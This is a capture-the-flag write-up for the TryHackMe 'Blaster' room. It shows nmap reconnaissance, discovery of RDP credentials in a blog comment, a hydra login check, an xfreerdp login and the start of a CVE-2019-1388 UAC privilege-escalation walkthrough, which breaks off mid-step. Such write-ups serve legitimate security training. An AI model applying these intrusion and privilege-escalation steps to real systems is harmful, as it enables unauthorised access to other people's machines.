

BLASTER

To access the machine, click on the link given below:

- <https://tryhackme.com/room/blaster>


RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to find open ports and the services running on them.

```
(root㉿kali)-[~/thm/blaster]
# nmap -A -p- 10.10.231.55 --min-rate 10000 -oN blaster.nmap -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 02:20 EDT
Nmap scan report for 10.10.231.55
Host is up (0.15s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-05-20T06:20:34+00:00; -is from scanner time.
| rdp-ntlm-info:
| Target_Name: RETROWEB
| NetBIOS_Domain_Name: RETROWEB
| NetBIOS_Computer_Name: RETROWEB
| DNS_Domain_Name: RetroWeb
| DNS_Computer_Name: RetroWeb
| Product_Version: 10.0.14393
|_ System_Time: 2025-05-20T06:20:30+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2025-05-19T06:17:05
|_Not valid after: 2025-11-18T06:17:05
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|2012 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012:r2
```


FOOTHOLD

The nmap scan revealed a web application to be running on port 80, so I accessed it on my browser.




It was a default IIS landing page so I fuzzed for hidden directories and found one called *retro*.


I visited the directory and found a blogging application.



The author of the blog could be a user in the system so I kept note of it.



A comment on one of the blogs had a potential password.




I checked if the username and password were valid and found that I could use them to access the target through rdp.

```
root@kali:~/thm/blaster [~] # hydra -l wade -p parzival 10.10.231.55 rdp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-20 02:36:36
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking rdp://10.10.231.55:3389/
[3389][rdp] host: 10.10.231.55  login: wade  password: parzival
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-20 02:36:38
```

I used xfreerdp to access the machine.

```
root@kali:~/thm/blaster [~] # xfreerdp /u:'Wade' /p:'parzival' /v:10.10.231.55
[02:39:29:215] [15090:15091] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[02:39:29:215] [15090:15091] [WARN][com.freerdp.crypto] - CN = RetroWeb
```




I found user.txt in the Desktop.



PRIVILEGE ESCALATION

The Desktop had another application called hhupd.



I searched online for exploits and found articles for privilege escalation through UAC bypass.

Google search results for "hhupd cve":

- CVE Mitre**
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-1388
- CVE-2019-1388**
An elevation of privilege vulnerability exists in the Windows Certificate Dialog when it does not properly enforce user privileges, ...
- Medium - Meas**
9 likes · 3 years ago
- CVE-2019-1388: Windows Privilege Escalation Through UAC**
There is a privilege escalation vulnerability in the Windows Certificate Dialog box allowing an attacker to easily elevate privileges to NT AUTHORITY\SYSTEM.
- Medium - Justin Saechao**
50 likes · 3 years ago
- CVE-2019-1388: Windows Certificate Dialog Elevation of ...**
CVE-2019-1388 is a privilege escalation vulnerability seen within older implementations of Windows 7, 8, 10, and Server.
- YouTube - Trend Zero Day Initiative**
62.2K+ views · 5 years ago
- CVE-2019-1388: Windows Privilege Escalation Through ...**
This video demonstrates a bug in the User Account Control (UAC) mechanism that could allow an attacker to escalate privileges on an affected ...

link to article: <https://justinsaechao23.medium.com/cve-2019-1388-windows-certificate-dialog-elevation-of-privilege-4d247df5b4d7>

The screenshot shows a Firefox browser window with several tabs open. The active tab is a Medium article titled "CVE-2019-1388: Windows Certificate Dialog Elevation of Privilege" by Justin Saechao. The URL is https://justinsaechao23.medium.com/cve-2019-1388-windows-certificate-dialog-elevation-of-privilege-4d247df5b4d7. The browser interface includes a search bar, a sidebar with links like "Kali Linux", and a top bar with system status icons.

CVE-2019-1388: Windows Certificate Dialog Elevation of Privilege

Justin Saechao Follow 7 min read · Jun 10, 2021

Overview:


CVE-2019-1388 is a privilege escalation vulnerability seen within older implementations of Windows 7, 8, 10, and Server. It is a low complexity vulnerability, meaning exploitation is relatively simple/low level. It is not complex to take advantage of and does not require any 'deep diving' into the system. As a privilege escalation vulnerability it allows a standard low level user to escalate their privileges to that of an administrator which would allow free reign over the target machine. In terms of requirements to

I followed the steps given in the article to escalate my privilege to administrator:


- Right click on the application and select run as Administrator

The screenshot shows a Firefox browser window with several tabs open. The active tab is a Medium article titled "CVE-2019-1388: Windows Certificate Dialog Elevation of Privilege" by Justin Saechao. The URL is https://justinsaechao23.medium.com/cve-2019-1388-windows-certificate-dialog-elevation-of-privilege-4d247df5b4d7. The browser interface includes a search bar, a sidebar with links like "Kali Linux", and a top bar with system status icons.


4. All the right strings are now in place and it is now time to begin the escalation phase. Navigate over to the newly transferred executable, right click on it, and click Run as administrator. A Windows User Account Control (UAC) window will pop up and prompt for an administrator password. There will be a highlighted link that says Show information about this publishers certificate. Click on that and you will be taken to another window that displays certificate information for the particular executable. The Issued By: line will display a highlighted hyperlink: Verisign Commercial Software Publishers CA which you can click on and then exit the open windows.




- A dialogue box appears. Click the *Show information...* link.

